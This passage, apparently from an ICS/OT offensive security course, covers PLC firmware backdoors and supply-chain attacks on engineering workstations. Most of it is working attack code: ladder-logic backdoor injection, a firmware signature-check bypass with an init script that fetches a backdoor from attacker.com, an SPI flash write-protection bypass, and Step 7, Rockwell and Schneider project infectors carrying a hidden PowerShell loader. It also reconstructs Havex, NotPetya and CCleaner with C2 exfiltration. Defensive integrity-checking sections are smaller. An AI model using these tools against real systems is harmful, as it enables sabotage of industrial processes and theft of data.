            0x70, 0x00, 0x64, 0x00,  # U M 100.0 (load hidden bit)
            0x71, 0x82, 0x04, 0x00,  # = Q 4.0 (set output)
            0x72, 0x82, 0x04, 0x01,  # R Q 4.1 (reset safety)
            0x00, 0x00               # BEU (Block End Unconditional)
        ])

        # Insert at end of OB1 (before BEU)
        modified_ob = ob_data[:-2] + backdoor_rung

        # Upload modified OB1
        self.plc.download(snap7.types.Block_OB, ob_number, modified_ob)
        print("[+] Backdoor rung injected into OB1")

    def activate_backdoor(self):
        """Trigger backdoor by setting hidden bit"""
        # Set M100.0 = 1
        self.plc.mb_write(100, 0, bytes([0x01]))
        print("[+] Backdoor activated")

    def create_stealth_function_block(self):
        """
        Create hidden Function Block that appears benign
        FB name: "PID_Control" (looks legitimate)
```

```
        Actual behavior: Data exfiltration via Modbus
        """
        # Craft FB in MC7 bytecode
        # Appears to do PID control, but also copies process data to hidden DB
        stealth_fb = self.craft_fb_bytecode()

        # Upload as FB 100
        self.plc.download(snap7.types.Block_FB, 100, stealth_fb)

        # Modify OB1 to call FB100 every cycle
        self.inject_fb_call(ob=1, fb=100)

# Usage
backdoor = LadderLogicBackdoor("192.168.1.10")
backdoor.inject_hidden_rung()
backdoor.activate_backdoor()
```

5. Advanced Persistence Mechanisms

5.1 Firmware Update Mechanism Hijacking

```
# update_hijacker.py - Persist across legitimate firmware updates
# Technique: Hook update verification function to re-inject backdoor

class FirmwareUpdateHijacker:
    def __init__(self, firmware_image):
        self.firmware = bytearray(open(firmware_image, 'rb').read())

    def hook_update_verification(self):
        """
        Modify firmware update code to skip signature verification
        and re-inject backdoor after update
        """
        # Locate signature check function (example for hypothetical PLC)
        # Signature: E8 XX XX XX XX 85 C0 74 (call verify_sig; test eax; jz)

        sig_check_pattern = b'\xE8....\x85\xC0\x74'
        offset = self.find_pattern(sig_check_pattern)

        if offset:
            # Patch: Change 'jz fail' to 'jmp success'
            self.firmware[offset + 7] = 0xEB  # JZ -> JMP

            print("[+] Signature check bypassed")

        # Inject post-update hook
        self.inject_post_update_script()
```

```
    def inject_post_update_script(self):
        """
        Add script to /etc/init.d/ that re-downloads backdoor after update
        """
        script = b"""#!/bin/sh
# Legitimate-looking startup script
if [ ! -f /lib/modules/network_driver.ko ]; then
    wget http://attacker.com/backdoor.ko -O /lib/modules/network_driver.ko
    insmod /lib/modules/network_driver.ko
fi
"""
        # Locate init script section in firmware
        # Append to rcS or create new init script
        self.append_to_filesystem('/etc/init.d/S99persistence', script)

    def append_to_filesystem(self, path, content):
        """Add file to squashfs filesystem in firmware"""
        # Extract filesystem
        os.system(f"binwalk -e firmware.bin")

        # Modify
        with open(f"_firmware.extracted/squashfs-root/{path}", 'wb') as f:
            f.write(content)

        # Rebuild
        os.system("mksquashfs squashfs-root/ new_fs.bin")

        # Replace in firmware
        # (implementation depends on firmware layout)

# Usage
hijacker = FirmwareUpdateHijacker("original_firmware.bin")
hijacker.hook_update_verification()
```

5.2 Hardware-Based Persistence (SPI Flash Protection Bypass)

```
# flash_protection_bypass.py - Bypass flash write protection
# Some PLCs use SPI flash status register to protect boot sectors

import spidev

class FlashProtectionBypass:
    def __init__(self):
        self.spi = spidev.SpiDev()
        self.spi.open(0, 0)

    def read_status_register(self):
```

```
    """Read flash protection status"""
    cmd = [0x05, 0x00]  # RDSR command
    result = self.spi.xfer2(cmd)
    return result[1]

def disable_write_protection(self):
    """
    Clear Status Register Protection (SRP) and Block Protection (BP) bits
    This allows writing to protected boot sectors
    """
    # Enable write operations
    self.spi.xfer2([0x06])  # WREN (Write Enable)

    # Write Status Register (clear protection bits)
    # SR format: [SRP, 0, 0, BP2, BP1, BP0, WEL, WIP]
    # Set to 0x00 (no protection)
    self.spi.xfer2([0x01, 0x00])  # WRSR command

    # Verify
    status = self.read_status_register()
    if status == 0x00:
        print("[+] Write protection disabled")
        return True
    else:
        print(f"[-] Protection still active: 0x{status:02x}")
        return False

def write_bootloader_backdoor(self, backdoor_code):
    """
    Write backdoor to bootloader section (sector 0)
    Survives any application-level firmware update
    """
    if not self.disable_write_protection():
        return False

    # Erase sector 0
    self.spi.xfer2([0x06])  # WREN
    self.spi.xfer2([0x20, 0x00, 0x00, 0x00])  # Sector erase

    # Wait for erase completion
    while self.read_status_register() & 0x01:
        pass

    # Write backdoor to address 0x0000
    self.spi.xfer2([0x06])  # WREN
    cmd = [0x02, 0x00, 0x00, 0x00]  # Page Program
    cmd.extend(list(backdoor_code))
    self.spi.xfer2(cmd)
```

```
        print("[+] Bootloader backdoor written")

# Usage (requires physical access or compromised BMC)
bypass = FlashProtectionBypass()
bypass.write_bootloader_backdoor(bootloader_payload)
```

6. Real-World Case Studies

6.1 NSA ANT Catalog - DEITYBOUNCE

Target: Dell PowerEdge servers (common in SCADA environments)

Technique:

- BIOS implant that survives OS reinstall
- Loaded during platform initialization
- Provides persistent remote access via BIOS-level SMM (System Management Mode)

Implementation Analysis:

```
/* deitybounce_concept.c - BIOS implant concept
 * Actual NSA implementation is classified, this is educational reconstruction
 */

// Hook INT 13h (disk I/O) in BIOS
void __attribute__((section(".bios_hook"))) int13_hook(void) {
    // Check for magic sector read request
    if (AH == 0x02 && CX == 0xDEAD) {  // Read sector 0xDEAD
        // Magic trigger detected
        // Load SMM payload from hidden BIOS region
        void (*smm_payload)(void) = (void *)0xFED00000;  // SMRAM base
        smm_payload();
    } else {
        // Call original INT 13h handler
        int13_original();
    }
}

// SMM payload - highest privilege level, invisible to OS
void smm_backdoor(void) {
    // Modify OS kernel in memory
    // Inject network backdoor
    // Exfiltrate data via IPMI or NIC firmware
}
```

6.2 Equation Group - IRATEMONK

Target: Hard drive firmware (Western Digital, Seagate, Maxtor)

Technique:

- Modifies HDD firmware to create hidden storage area
- Intercepts disk reads/writes
- Persists below OS level (even survives disk format)

Detection:

```
# detect_hdd_implant.py - Detect firmware anomalies
import subprocess

def check_hdd_firmware():
    """
    Check for firmware version mismatches and hidden sectors
    """
    # Get drive info
    output = subprocess.check_output(['hdparm', '-I', '/dev/sda'])

    # Extract firmware version
    for line in output.decode().split('\n'):
        if 'Firmware Revision' in line:
            fw_version = line.split(':')[1].strip()
            print(f"[*] Firmware version: {fw_version}")

            # Compare against known-good database
            if fw_version not in KNOWN_GOOD_VERSIONS:
                print("[!] SUSPICIOUS: Unknown firmware version")

    # Check for hidden sectors (HPA - Host Protected Area)
    hpa_output = subprocess.check_output(['hdparm', '-N', '/dev/sda'])
    if 'sectors' in hpa_output.decode():
        print("[!] WARNING: Host Protected Area detected")
        print("[*] This could indicate IRATEMONK or similar implant")

# Usage
check_hdd_firmware()
```

6.3 Supply Chain Firmware Backdoor (Hypothetical ICS Scenario)

```
# supply_chain_attack.py - Inject backdoor during manufacturing
# Scenario: Attacker compromises PLC vendor's build server

class SupplyChainInjection:
    def __init__(self, build_server):
        self.server = build_server

    def compromise_build_pipeline(self):
```

```
        """
        Modify automated build process to inject backdoor
        into all manufactured units
        """
        # Locate firmware build script
        build_script = "/opt/plc_build/create_firmware.sh"

        # Inject backdoor compilation step
        backdoor_injection = """
# Compile backdoor module
gcc -c backdoor.c -o backdoor.o

# Link into firmware
ld -r firmware.o backdoor.o -o firmware_final.o

# Sign with stolen code-signing certificate
sign_firmware firmware_final.bin
"""

        # Append to build script
        with open(build_script, 'a') as f:
            f.write(backdoor_injection)

        print("[+] Build pipeline compromised")
        print("[+] All future firmware builds will include backdoor")

    def steal_signing_certificate(self):
        """
        Exfiltrate code-signing certificate from build server
        Allows signing backdoored firmware as legitimate
        """
        cert_path = "/opt/plc_build/certs/codesign.pfx"
        # ... exfiltration logic
```

7. Defensive Countermeasures

7.1 Firmware Integrity Verification

```
# firmware_integrity_checker.py - Verify PLC firmware integrity
import hashlib
import snap7

class FirmwareIntegrityChecker:
    def __init__(self, plc_ip):
        self.plc = snap7.client.Client()
        self.plc.connect(plc_ip, 0, 1)
```

```
        # Known-good firmware hashes (from vendor)
        self.known_good_hashes = {
            "Siemens S7-1200 FW 4.2": "a1b2c3d4e5f6...",
            "Siemens S7-1500 FW 2.8": "1a2b3c4d5e6f...",
        }

    def calculate_firmware_hash(self):
        """
        Download firmware and calculate hash
        """
        # Upload all blocks
        firmware_parts = []

        for block_type in ['OB', 'FB', 'FC', 'DB']:
            block_list = self.plc.list_blocks_of_type(block_type)
            for block_num in block_list:
                data = self.plc.full_upload(block_type, block_num)
                firmware_parts.append(data)

        # Concatenate and hash
        full_firmware = b''.join(firmware_parts)
        firmware_hash = hashlib.sha256(full_firmware).hexdigest()

        return firmware_hash

    def verify_integrity(self):
        """
        Compare against known-good hash
        """
        current_hash = self.calculate_firmware_hash()

        for fw_version, known_hash in self.known_good_hashes.items():
            if current_hash == known_hash:
                print(f"[+] Firmware integrity verified: {fw_version}")
                return True

        print("[!] ALERT: Firmware hash mismatch - possible tampering!")
        print(f"[!] Current hash: {current_hash}")
        return False

# Usage - run periodically
checker = FirmwareIntegrityChecker("192.168.1.10")
checker.verify_integrity()
```

7.2 Secure Boot Implementation

```
# Enable secure boot on modern PLCs
# Requires UEFI-capable PLC (Siemens S7-1500, ABB AC500)
```

```
# 1. Generate signing keys
openssl genrsa -out platform_key.pem 2048
openssl req -new -x509 -key platform_key.pem -out platform_cert.pem

# 2. Sign firmware image
sbsign --key platform_key.pem --cert platform_cert.pem firmware.bin --output
firmware_signed.bin

# 3. Upload public key to PLC's secure enclave
# (vendor-specific process, usually requires physical access and cryptographic ceremony)

# 4. Configure PLC to reject unsigned firmware
# Set boot policy via vendor software (e.g., Siemens TIA Portal)
```

7.3 Runtime Firmware Attestation

```
# runtime_attestation.py - Continuous firmware monitoring
# Uses TPM (Trusted Platform Module) if available

import hashlib
import time

class RuntimeAttestation:
    def __init__(self, plc_ip):
        self.plc_ip = plc_ip
        self.baseline_hash = None

    def establish_baseline(self):
        """
        Create cryptographic baseline of firmware and configuration
        """
        self.baseline_hash = self.measure_system_state()
        print(f"[+] Baseline established: {self.baseline_hash}")

    def measure_system_state(self):
        """
        Measure:
        - Firmware blocks
        - System configuration
        - Communication settings
        """
        checker = FirmwareIntegrityChecker(self.plc_ip)
        fw_hash = checker.calculate_firmware_hash()

        # Also measure configuration
        # (IP settings, user accounts, etc.)
        config_hash = self.get_config_hash()
```

```
        # Combine into attestation measurement
        combined = f"{fw_hash}{config_hash}"
        return hashlib.sha256(combined.encode()).hexdigest()

    def continuous_monitoring(self, interval=300):
        """
        Periodically verify firmware hasn't changed
        Alert on any deviation
        """
        while True:
            current_hash = self.measure_system_state()

            if current_hash != self.baseline_hash:
                self.alert_integrity_violation(current_hash)

            time.sleep(interval)

    def alert_integrity_violation(self, current_hash):
        """
        Send alert to SIEM/SOC
        """
        print("[!] CRITICAL: Firmware integrity violation detected!")
        print(f"[!] Expected: {self.baseline_hash}")
        print(f"[!] Current:  {current_hash}")

        # Send to SIEM
        # syslog.syslog(syslog.LOG_ALERT, f"PLC firmware tampered: {self.plc_ip}")

# Usage
attestation = RuntimeAttestation("192.168.1.10")
attestation.establish_baseline()
attestation.continuous_monitoring(interval=600)  # Check every 10 minutes
```

8. Tools & Resources

Firmware Extraction & Analysis

- **binwalk**: Firmware extraction (`apt install binwalk`)
- **Firmware Analysis Toolkit (FAT)**: https://github.com/attify/firmware-analysis-toolkit
- **EMBA**: Embedded Analyzer: https://github.com/e-m-b-a/emba
- **Ghidra**: https://ghidra-sre.org
- **radare2/Cutter**: https://rada.re
- **OpenOCD**: JTAG debugging: http://openocd.org
- **flashrom**: SPI flash reading: https://flashrom.org

Hardware Tools

- **Bus Pirate**: Universal serial interface tool
- **CH341A**: USB SPI programmer (~$5 on AliExpress)
- **J-Link**: Professional JTAG debugger
- **SOIC-8 Clip**: For in-circuit flash reading
- **Logic Analyzer**: Saleae Logic, DSLogic

PLC-Specific

- **PLCinject**: https://github.com/SCADACS/PLCinject
- **Snap7**: S7 protocol library: http://snap7.sourceforge.net
- **python-snap7**: Python bindings
- **s7-pcaps**: Example S7 traffic for analysis

Defensive Tools

- **CHIPSEC**: Platform security assessment: https://github.com/chipsec/chipsec
- **Tripwire**: File integrity monitoring
- **AIDE**: Advanced Intrusion Detection Environment

9. Hands-On Lab Exercises

Lab 1: Firmware Extraction and Analysis

Objective: Extract and analyze OpenPLC firmware

Steps:

1. Download OpenPLC Raspberry Pi image

```
wget
https://github.com/thiagoralves/OpenPLC_v3/releases/download/v3/OpenPLC_v3_rpi.zip
unzip OpenPLC_v3_rpi.zip
```

2. Extract filesystem

```
binwalk -e OpenPLC_v3_rpi.img
cd _OpenPLC_v3_rpi.img.extracted/
```

3. Analyze for hardcoded credentials

```
grep -r "password" .
grep -r "admin" .
find . -name "*.conf" -exec cat {} \;
```

4. Locate web server binary

```
find . -name "webserver" -o -name "openplc"
file ./usr/bin/openplc  # Check architecture
```

5. Reverse engineer with Ghidra

```
# Load into Ghidra and analyze
# Find authentication function
# Document vulnerabilities
```

Lab 2: Bootloader Backdoor Injection (Emulated)

Objective: Inject backdoor into U-Boot bootloader

Steps:

1. Download U-Boot source

```
git clone https://github.com/u-boot/u-boot.git
cd u-boot
```

2. Compile for ARM

```
export CROSS_COMPILE=arm-linux-gnueabi-
make qemu_arm_defconfig
make -j4
```

3. Create backdoor payload (from section 4.1)

```
# Compile backdoor module
arm-linux-gnueabi-gcc -c backdoor.c -o backdoor.o
```

4. Patch U-Boot binary

```
# Insert backdoor at specific offset
dd if=backdoor.o of=u-boot.bin bs=1 seek=262144 conv=notrunc
```

5. Test in QEMU

```
qemu-system-arm -M virt -kernel u-boot.bin -nographic
# Send magic packet and verify backdoor activation
```

Lab 3: PLC Program Backdoor (Siemens S7)

Objective: Inject hidden ladder logic

Steps:

1. Set up PLCSim or real S7-1200
2. Use python-snap7 to connect
3. Download existing OB1
4. Inject hidden rung (see section 4.4)
5. Upload modified program
6. Verify backdoor activation with trigger bit

7. Document detection challenges

Lab 4: Firmware Integrity Monitoring

Objective: Implement continuous attestation

Steps:

1. Deploy runtime attestation script (section 7.3)
2. Establish baseline on clean PLC
3. Modify PLC firmware (inject test backdoor)
4. Observe integrity violation detection
5. Measure detection time
6. Create SIEM integration

Lab 5: Supply Chain Attack Simulation

Objective: Demonstrate build pipeline compromise

Setup:

- Mock firmware build server (Docker container)
- Simulated CI/CD pipeline
- Code-signing infrastructure

Attack Chain:

1. Compromise build server (simulated phishing)
2. Inject backdoor into build script
3. Steal code-signing certificate
4. Generate backdoored firmware
5. Distribute to "customers" (test PLCs)
6. Demonstrate backdoor activation
7. Implement detection controls

10. Advanced Topics

Firmware Encryption and Obfuscation

Many modern PLCs encrypt firmware to prevent analysis. Techniques to bypass:

- **Cold Boot Attacks**: Extract encryption keys from RAM
- **Power Analysis**: Side-channel attacks to recover keys
- **Fault Injection**: Glitch processor during boot to skip decryption checks

Firmware Downgrade Attacks

If vendor patches backdoor in new firmware, attacker downgrades to vulnerable version:

```
# Bypass anti-rollback protection
def downgrade_firmware(plc_ip, old_firmware_version):
    # Exploit: Modify firmware version number in header
    # PLC accepts "new" firmware that's actually old vulnerable version
    pass
```

Hardware Implants

Physical modification of PLC boards:

- **FPGA Interposers**: Insert between CPU and flash chip
- **Malicious ICs**: Replace legitimate chip with backdoored version
- **PCB Modification**: Add wireless exfiltration capability

Summary

Firmware manipulation provides the deepest level of persistence and stealth in ICS environments. Successful firmware backdoors:

- Survive reboots, power cycles, and software updates
- Operate below detection layers (antivirus, EDR, IDS)
- Provide complete control over device behavior
- Are extremely difficult to detect and remediate

Key Takeaways:

- Firmware extraction requires both hardware and software techniques
- Reverse engineering reveals backdoor injection points
- Persistence mechanisms must survive firmware updates
- Defense requires secure boot, integrity monitoring, and supply chain security
- Physical security of manufacturing/build infrastructure is critical

Lesson 07: Supply Chain & EW Attacks

Lesson 07: Supply Chain & Engineering Workstation Attacks

Learning Objectives

- Compromise engineering workstations (EWS) as pivot points into OT networks
- Exploit supply chain vulnerabilities in ICS software distribution
- Inject malware into PLC project files (Stuxnet-style attacks)
- Conduct watering hole attacks targeting ICS vendors and communities
- Develop trojanized ICS software installers and updates
- Implement DLL hijacking in popular ICS engineering tools
- Build specialized Remote Access Trojans (RATs) for OT environments
- Analyze real-world supply chain attacks (Havex, NotPetya, CCleaner, SolarWinds)
- Deploy USB-based attacks in air-gapped environments

1. Engineering Workstation as Crown Jewel

1.1 Why EWS is the Ultimate Target

Engineering Workstations are the most valuable target in OT security:

Access & Credentials:

- Direct programming access to PLCs, RTUs, SCADA servers
- Stores PLC programs, HMI projects, network configurations
- Contains plaintext or weakly encrypted passwords for all OT devices
- Trusted certificates and keys for authenticated communication


Network Position:

- Resides in both IT and OT zones (bridge point)
- Firewall exceptions allow EWS to bypass most security controls
- Can reach air-gapped systems via removable media
- Often has VPN/remote access for vendor support

Security Posture:

- Antivirus frequently disabled (compatibility with legacy ICS software)
- Running outdated Windows versions (7, XP) for software compatibility
- No EDR/application whitelisting
- Admin rights for engineers (required for PLC programming)
- Patch management delayed or non-existent

1.2 EWS Attack Surface



2. Project File Infection (Stuxnet Technique)

2.1 Siemens Step 7 Project Trojan

Siemens Step 7 projects (.s7p, .ap17) are ZIP archives containing XML configs and compiled blocks.

```
# s7_project_infector.py - Inject malware into Step 7 project
import zipfile
import os
import shutil
from pathlib import Path

class Step7ProjectInfector:
    def __init__(self, project_path, malware_dll):
        self.project_path = project_path
        self.malware_dll = malware_dll
        self.temp_dir = "temp_project"

    def infect_project(self):
        """
        Inject malicious DLL into Step 7 project
        DLL executes when engineer opens project in TIA Portal
        """
        print(f"[*] Infecting project: {self.project_path}")

        # Extract project archive
```

```
        with zipfile.ZipFile(self.project_path, 'r') as zf:
            zf.extractall(self.temp_dir)

        # Inject malicious DLL (DLL hijacking)
        # TIA Portal loads DLLs from project directory
        dll_injection_points = [
            f"{self.temp_dir}/s7otbxdx.dll",  # OB/FB library DLL
            f"{self.temp_dir}/S7OPMX64.dll",  # Communication driver
            f"{self.temp_dir}/Version.dll"     # Commonly missing DLL
        ]

        for inject_path in dll_injection_points:
            if not os.path.exists(inject_path):
                shutil.copy(self.malware_dll, inject_path)
                print(f"[+] Injected DLL: {inject_path}")
                break

        # Modify project XML to auto-load malware
        self.modify_project_xml()

        # Rebuild infected project archive
        self.rebuild_project()

        print("[+] Project infection complete")
        print("[*] When engineer opens project, malware executes with TIA Portal privileges")

    def modify_project_xml(self):
        """
        Modify project XML configuration to execute payload
        """
        project_xml = f"{self.temp_dir}/System/PEData.xml"

        if os.path.exists(project_xml):
            with open(project_xml, 'r', encoding='utf-8') as f:
                content = f.read()

            # Inject VBScript/JavaScript loader (executed by TIA Portal)
            malicious_script = """
            <ScriptBlock>
                <Script Language="VBScript">
                    <![CDATA[
                    Set objShell = CreateObject("WScript.Shell")
                    objShell.Run "powershell -NoP -NonI -W Hidden -Exec Bypass -Enc
<BASE64_PAYLOAD>", 0, False
                    ]]>
                </Script>
            </ScriptBlock>
            """
```

```
            # Insert before closing tag
            content = content.replace('</Project>', malicious_script + '</Project>')

            with open(project_xml, 'w', encoding='utf-8') as f:
                f.write(content)

            print("[+] Modified project XML")

    def rebuild_project(self):
        """
        Rebuild project archive with infected files
        """
        backup_path = f"{self.project_path}.bak"
        shutil.copy(self.project_path, backup_path)

        # Create new infected archive
        with zipfile.ZipFile(self.project_path, 'w', zipfile.ZIP_DEFLATED) as zf:
            for root, dirs, files in os.walk(self.temp_dir):
                for file in files:
                    file_path = os.path.join(root, file)
                    arcname = file_path.replace(self.temp_dir + os.sep, '')
                    zf.write(file_path, arcname)

        # Cleanup
        shutil.rmtree(self.temp_dir)

    def inject_ladder_logic_backdoor(self):
        """
        Inject malicious ladder logic into PLC program blocks
        Similar to Stuxnet's approach
        """
        # Locate OB1 (main organization block)
        ob1_path = f"{self.temp_dir}/Blocks/OB1.xml"

        if os.path.exists(ob1_path):
            # Parse MC7 bytecode
            # Insert hidden rung that triggers on specific condition
            # Rung modifies process variables or outputs

            print("[+] Injected backdoor into OB1")

# Usage
infector = Step7ProjectInfector("PlantControl.ap17", "payload.dll")
infector.infect_project()
```

2.2 Rockwell Studio 5000 (.ACD) Infection

```
# acd_project_infector.py - Trojan Rockwell Studio 5000 projects
import struct
import xml.etree.ElementTree as ET

class ACDProjectInfector:
    def __init__(self, acd_file):
        self.acd_file = acd_file

    def parse_acd_structure(self):
        """
        .ACD file format (proprietary binary + XML)
        Structure:
        - Header (magic bytes, version)
        - Project metadata (XML)
        - Ladder logic (binary encoded)
        - Tags database
        """
        with open(self.acd_file, 'rb') as f:
            data = f.read()

        # Find XML section (starts with <?xml)
        xml_start = data.find(b'<?xml')
        xml_end = data.find(b'</RSLogix5000Content>') + len(b'</RSLogix5000Content>')

        self.header = data[:xml_start]
        self.xml_data = data[xml_start:xml_end]
        self.ladder_data = data[xml_end:]

    def inject_malicious_rung(self):
        """
        Inject hidden ladder logic rung
        Rung: IF hidden_tag = 1 THEN [malicious action]
        """
        # Parse project XML
        root = ET.fromstring(self.xml_data)

        # Locate MainRoutine
        for routine in root.findall(".//Routine[@Name='MainRoutine']"):
            # Add hidden rung
            malicious_rung = ET.Element("Rung", Number="999", Type="N")
            malicious_rung.text = """
            <![CDATA[
            XIC(HiddenTag)OTE(CriticalOutput)AFI();
            ]]>
            """
            routine.append(malicious_rung)

        # Add hidden tag to controller tags
```

```
        tags = root.find(".//Tags")
        hidden_tag = ET.Element("Tag", Name="HiddenTag", DataType="BOOL")
        tags.append(hidden_tag)

        self.xml_data = ET.tostring(root, encoding='utf-8')

    def rebuild_acd(self, output_file):
        """
        Rebuild infected .ACD file
        """
        with open(output_file, 'wb') as f:
            f.write(self.header)
            f.write(self.xml_data)
            f.write(self.ladder_data)

        print(f"[+] Infected ACD saved: {output_file}")

# Usage
infector = ACDProjectInfector("FactoryControl.ACD")
infector.parse_acd_structure()
infector.inject_malicious_rung()
infector.rebuild_acd("FactoryControl_Infected.ACD")
```

2.3 Schneider Unity Pro (.STU) Infection

```
# stu_project_infector.py - Schneider Unity Pro project infection
class UnityProInfector:
    def __init__(self, stu_file):
        self.stu_file = stu_file

    def infect(self):
        """
        .STU format is proprietary binary
        Inject backdoor into IEC 61131-3 code sections
        """
        with open(self.stu_file, 'rb') as f:
            data = bytearray(f.read())

        # Find IEC code section (signature search)
        # Schneider uses specific markers for code blocks
        iec_marker = b'\x53\x43\x48\x4E'  # "SCHN"

        offset = data.find(iec_marker)
        if offset != -1:
            # Inject malicious IL (Instruction List) code
            # IL example: LD %M100; ST %Q0.0 (if M100 set, activate output)
            malicious_il = bytes([
                0xA0, 0x64,  # LD %M100
```

```
            0xB0, 0x00   # ST %Q0.0
        ])

        data[offset:offset] = malicious_il

    with open(self.stu_file + ".infected", 'wb') as f:
        f.write(data)

    print("[+] Schneider Unity Pro project infected")
```

3. Supply Chain Attacks - Real-World Case Studies

3.1 Havex/Dragonfly (2013-2014)

Overview: Russian APT compromised ICS vendor websites and trojanized software installers.

Attack Chain:

1. Reconnaissance: Identify ICS software vendors
2. Compromise: Hack vendor websites (CMS vulnerabilities, stolen credentials)
3. Trojanize: Replace legitimate installers with backdoored versions
4. Distribution: Victims download "legitimate" software from vendor site
5. Infection: Havex RAT deployed, conducts OT network reconnaissance

Affected Vendors:

- MB Connect Line (remote access solutions)
- eWON (industrial VPN gateways)
- Multiple SCADA vendors

Havex Capabilities:

```
# havex_scanner.py - Reconstruct Havex OPC DA scanner
import socket
import struct

class HavexOPCScanner:
    def __init__(self):
        self.opc_ports = [135, 4840, 48400]  # DCOM, OPC UA

    def scan_network(self, subnet):
        """
        Scan for OPC servers (like Havex did)
        """
        for ip in self.generate_ips(subnet):
            if self.check_opc_server(ip):
                print(f"[+] OPC Server found: {ip}")
```

```
                self.enumerate_opc_tags(ip)

    def check_opc_server(self, ip):
        """
        Check if host is OPC server
        """
        try:
            # Try OPC UA discovery
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(2)
            sock.connect((ip, 4840))

            # Send OPC UA Hello message
            hello_msg = self.craft_opcua_hello()
            sock.send(hello_msg)

            response = sock.recv(1024)
            if response.startswith(b'ACK'):
                return True

        except:
            pass

        return False

    def enumerate_opc_tags(self, ip):
        """
        Extract OPC tag list (process data names)
        Exfiltrate to C2 for analysis
        """
        # Use OPC DA/UA client libraries
        # Read tag database
        # Send to C2 server
        pass

# Havex exfiltration via HTTP (to compromised PHP pages)
def exfiltrate_data(data, c2_url):
    import requests
    requests.post(c2_url + "/upload.php", data={'data': data})
```

3.2 NotPetya Supply Chain Attack (2017)

Overview: Compromised M.E.Doc (Ukrainian accounting software) update server to distribute wiper malware.

ICS Impact: NotPetya spread to OT networks via:

- Engineering workstations with M.E.Doc installed

- Lateral movement using EternalBlue + WMIC + PsExec
- Disrupted Maersk (shipping), Merck (pharma), FedEx critical infrastructure

Technical Implementation:

```
# notpetya_style_worm.py - Self-propagating malware for EWS
import subprocess
import socket

class NotPetyaStyleWorm:
    def __init__(self):
        self.targets = []

    def scan_network(self):
        """
        Scan local subnet for vulnerable hosts
        """
        # Get local IP range
        local_ip = socket.gethostbyname(socket.gethostname())
        subnet = '.'.join(local_ip.split('.')[:-1]) + '.0/24'

        # Scan for SMB (port 445)
        # Identify Windows hosts
        for ip in self.generate_subnet_ips(subnet):
            if self.check_smb_open(ip):
                self.targets.append(ip)

    def exploit_eternals(self, target_ip):
        """
        Use EternalBlue (MS17-010) for propagation
        """
        # Send SMB exploit payload
        # Gain SYSTEM access
        # Deploy worm payload
        pass

    def credential_theft(self):
        """
        Extract credentials for lateral movement
        Mimikatz-style LSASS dumping
        """
        # Dump LSASS memory
        # Extract plaintext passwords, hashes, tickets
        # Use for PsExec/WMIC propagation
        pass

    def propagate_psexec(self, target_ip, username, password):
        """
```

```
        Use legitimate Windows tools for lateral movement
        """
        cmd = f'psexec.exe \\\\{target_ip} -u {username} -p {password} -c worm.exe'
        subprocess.call(cmd, shell=True)

    def wiper_payload(self):
        """
        Encrypt MBR and files (destructive payload)
        """
        # Overwrite MBR with bootloader showing ransom note
        # Encrypt files with random key (unrecoverable)
        # Target SCADA/PLC project files for maximum OT impact
        pass
```

3.3 CCleaner Supply Chain Compromise (2017)

Overview: Attackers compromised Avast's CCleaner build environment, injecting backdoor into v5.33 (2.7 million downloads).

Technique: Trojanize DLL during build process

```
// CCleaner trojan implementation (simplified)
// Injected into CCleaner's EfClientDll.dll

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved) {
    if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
        // Execute backdoor on DLL load
        CreateThread(NULL, 0, BackdoorThread, NULL, 0, NULL);
    }
    return TRUE;
}

DWORD WINAPI BackdoorThread(LPVOID lpParam) {
    // C2 communication
    char c2_server[] = "216.126.x.x";

    // System reconnaissance
    CHAR hostname[256];
    GetComputerNameA(hostname, sizeof(hostname));

    // Exfiltrate to C2
    send_http_post(c2_server, hostname);

    // Receive second-stage payload
    download_and_execute(c2_server + "/payload.exe");

    return 0;
```

}

ICS Application: Similar technique for ICS software

```
# trojanize_ics_installer.py - Inject backdoor into vendor installer
import pefile
import os

class ICSInstallerTrojaner:
    def __init__(self, clean_installer, backdoor_dll):
        self.installer = clean_installer
        self.backdoor = backdoor_dll

    def inject_backdoor(self):
        """
        Modify installer to drop backdoor DLL
        """
        # Parse installer PE
        pe = pefile.PE(self.installer)

        # Add new section for backdoor
        new_section = pefile.SectionStructure(pe.__IMAGE_SECTION_HEADER_format__)
        new_section.Name = b'.bd\x00\x00\x00\x00\x00'  # .bd section
        new_section.Misc_VirtualSize = len(self.backdoor)
        new_section.VirtualAddress = self.calculate_next_virtual_address(pe)
        new_section.SizeOfRawData = len(self.backdoor)
        new_section.PointerToRawData = self.calculate_next_raw_offset(pe)
